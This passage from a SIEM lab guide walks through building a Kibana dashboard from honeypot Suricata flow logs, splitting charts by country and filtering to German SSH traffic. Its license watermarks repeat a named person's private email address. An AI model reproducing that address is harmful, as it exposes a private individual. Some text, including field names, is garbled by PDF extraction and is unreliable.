
Split Chart

Again we now want to split the data by a field, so pick "Terms", then in the field selection box start typing "country" and select the field "geoup.country\_name.keyword" once you see it show up.

1




2





Your visualization setup should now look like this - with an X-Axis Date histogram as the top level grouping (bucket) followed by a Split Series bucket using the `geop.country_name.keyword` term. If everything is correct, hit the play button to render the new chart.


**suricata-flow**

Data Metrics & Axes Panel Settings  X


### Buckets

**X-Axis**   X


Aggregation [Date Histogram help](#)


**Date Histogram** 

Field

@timestamp 



Interval

Auto 


Drop partial buckets 

Custom Label


[Advanced](#)

**Split Series**   X


Sub Aggregation [Terms help](#)

**Terms** 



Field

**geoip.country\_name.keyword** 

Order By


metric: Count 

Order **Size**

Descer  5 

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020

You should now see the fully rendered area chart split out by countries, with the most common country identified on the top of the list, and at the base of the area chart.




Let's save this chart as well. Select "Save" then name the visualization "Count of Countries Over Time - Flow".


Licensed To: David Owerbach <0mamaloney@gmail.com>



1




2




We now have two saved charts, and one saved search. Let's now perform the final step - making an interactive dashboard out of all of them!

#### 4. Make an interactive dashboard


Click on the dashboard icon on the left side of Kibana.




If you are not taken to the screen to create a new dashboard, click the "Dashboard" breadcrumb in the upper left of the screen.



From here, select "Create new dashboard"



Click the "Add" button in the upper left of the screen to begin adding items to the dashboard



In the "Add Panels" view you will by default see all the visualizations that have been saved in Kibana. We want to add the two we've just made, so find them in the list and click once each on the two visualizations we've previously saved.

**Add Panels** ×

**Visualization** **Saved Search** ← 2


Q Search... Add new Visualization

**Title**

- lab3.1 - Flows by port
- lab3.1 - HTTP User-Agents
- lab3.1 - Alerts by country
- lab3.1 - Alert Heatmap
- lab3.1 - HTTP URLs
- Count of Destination Port - Flow**
- Count of Countries Over Time - Flow** ← 1

Rows per page: 15 ▾


Once you've clicked on them, switch to the "Saved Search" tab and click on the "Flow Logs" saved search we created earlier as well.



You now have added all 3 items to the dashboard - 2 visualizations, and 1 saved search. Click the "x" in the Add Panels window to close it and see your dashboard.



Here it is, all 3 of your saved items now displayed at once.



Feel free to drag the panels around and re-size them as you wish. For example, you may want to expand the search panel so it is the full width of the dashboard.

1

Time	source_ip	source_port	destination_ip	destination_port	appli
> Mar 29, 2019 @ 06:33:14.005	5.188.86.212	53,032	104.248.50.195	22	ssh
> Mar 29, 2019 @ 06:33:12.001	91.186.98.205	63,585	104.248.50.195	445	-
> Mar 29, 2019 @ 06:33:07.005	123.24.205.1	55,392	104.248.50.195	445	-
> Mar 29, 2019 @ 06:33:07.005	5.188.86.173	36,711	104.248.50.195	22	ssh
> Mar 29, 2019 @ 06:33:07.005	5.188.86.172	57,539	104.248.50.195	22	ssh
> Mar 29, 2019 @ 06:33:05.003	88.214.26.88	44,005	104.248.50.195	22	ssh
> Mar 29, 2019 @ 06:33:05.003	88.214.26.89	52,705	104.248.50.195	22	ssh

2

Time	source_ip	source_port	destination_ip	destination_port	application_protocol	geoiip.country_name	geoiip.as_org
> Mar 29, 2019 @ 06:33:14.005	5.188.86.212	53,032	104.248.50.195	22	ssh	Ireland	Petersburg Internet Network Ltd.
> Mar 29, 2019 @ 06:33:12.001	91.186.98.205	63,585	104.248.50.195	445	-	Russia	MTS PJSC
> Mar 29, 2019 @ 06:33:07.005	123.24.205.1	55,392	104.248.50.195	445	-	Vietnam	VNPT Corp
> Mar 29, 2019 @ 06:33:07.005	5.188.86.173	36,711	104.248.50.195	22	ssh	Ireland	Petersburg Internet Network Ltd.
> Mar 29, 2019 @ 06:33:07.005	5.188.86.172	57,539	104.248.50.195	22	ssh	Ireland	Petersburg Internet Network Ltd.
> Mar 29, 2019 @ 06:33:05.003	88.214.26.88	44,005	104.248.50.195	22	ssh	Germany	-
> Mar 29, 2019 @ 06:33:05.003	88.214.26.89	52,705	104.248.50.195	22	ssh	Germany	-
> Mar 29, 2019 @ 06:33:04.003	5.188.86.212	49,742	104.248.50.195	22	ssh	Ireland	Petersburg Internet Network Ltd.

Once you have the panels how you like, press the "Save" button in the upper left corner. Name the dashboard "My first flow log dashboard", select the "Store time with dashboard" switch so that it locks it to the correct timeframe and press "Confirm Save".

The image shows a 'Save dashboard' dialog box with a close button (X) in the top right corner. The dialog contains the following elements:

- Title:** A text input field containing 'My first flow log dashboard' with a red circle containing the number '1' next to it.
- Description:** A large empty text area.
- Store time with dashboard:** A toggle switch that is turned on (checked), with a red circle containing the number '2' next to it. Below the toggle is the text: 'This changes the time filter to the currently selected time each time this dashboard is loaded.'
- Buttons:** Two buttons at the bottom: 'Cancel' and 'Confirm Save'. The 'Confirm Save' button has a red circle containing the number '3' next to it.

A diagonal watermark is visible across the dialog box: 'Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020'.

You've now created your first interactive dashboard in our SIEM that both groups data on multiple fields and displays the search results simultaneously!




## 5. Explore Data Using the Dashboard


Let's now do a simple example of how this dashboard can be used to explore your data. On the dashboard, each panel is interactive and can be used to filter the data not just for that panel, but for all other panels at the same time. This is great for threat hunting and data analysis.

For example, let's say we want to investigate all the activity sourced from German IP addresses, we can select Germany in our area chart and apply a filter that will adjust both the pie chart and the search box as well to show only flow logs that match a country name of Germany!

Click on Germany in the list on the area chart, then select the magnifying glass with the "+" symbol to apply the filter.




You will now see a new filter item appear under the search bar, and all the graphs will be re-rendered to show data that had a country name of Germany only!




Notice the distribution of the most common destination port are now different. In the overall dataset it was port 445, but we can see that isolating our data to Germany only, the most popular destination port of traffic to the honeypot from Germany was actually port 22 (SSH) followed by port 2222 (an alternative SSH port).

Click on the Germany filter term under the search bar and expand it.



